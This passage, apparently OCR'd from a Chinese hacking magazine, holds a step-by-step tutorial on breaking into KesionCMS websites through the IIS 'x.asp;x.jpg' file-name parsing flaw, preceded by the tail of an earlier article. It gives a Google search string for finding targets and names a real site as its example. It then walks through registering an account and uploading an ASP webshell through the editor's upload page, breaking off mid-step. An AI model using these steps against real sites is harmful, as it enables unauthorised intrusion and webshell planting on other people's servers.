提交第一步的URL，依然报错，继续提交第二步已经改变了，如果不显示任务信息，就证明我的临时补丁已经成功打上了。




图12




图13

（文章中涉及的test.html文件已经收录在了光盘中）

快速入侵科讯CMS

丛林

文章难易度：★★★
文章知识点：利用IIS的解析漏洞，轻松的入侵科讯CMS系统

科讯CMS拥有性能强大并且简单易用的优点，适合各种网站的需求，在国内也算是有名的CMS系统了，采用科讯系统搭建的网站非常多，但近日它却爆出了一个严重的漏洞，可以轻易的获取网站的WEBSHELL。

这个漏洞主要归功于最新的IIS解析漏洞，当文件名为x.asp;x.jpg时，IIS会自动以asp格式来进行解析，而当文件名为x.php;x.jpg时，IIS会自动以php格式来进行解析，因此只要把ASP网马命名为x.asp;x.jpg，如果上传后的文件名依然为x.asp;x.jpg，没有被系统重新命名，那么就可以直接得到webshell了，根本不需要上传在含有.asp的文件夹中。应该说不仅科讯系统存在这个漏洞，相信大多数ASP程序也都会受此漏洞的困扰。

我们首先打开google，搜索关键字“Powered by Kesion.COM，科汛网络开发 All Rights Reserved.”，搜索出

了2万多条结果，够多的吧，如图1。随便点开一个网站http://www.forcnzz.cn/，感觉有些象山寨版的中国站长网，如图2，来注册一个新用户（不注册的话是不允许上传的），点击注册按钮（有的网站首页隐藏了注册功能，我们可以直接访问User/UserReg.asp看是否允许注册新用户），这里随便填写就行了，然后点“提交注册”，如图3。




图1




图2




图3

注册好新用户，直接访问http://www.forcnzz.cn/KS_editor/selectupfiles.asp页面，如图4，在这里就可以上传我们的网马了，有两点需要注意，一是必须勾选自动命名，否则上传的网马会随机命名，当然也就无法当成ASP文件来解析了；二是




图4




图5

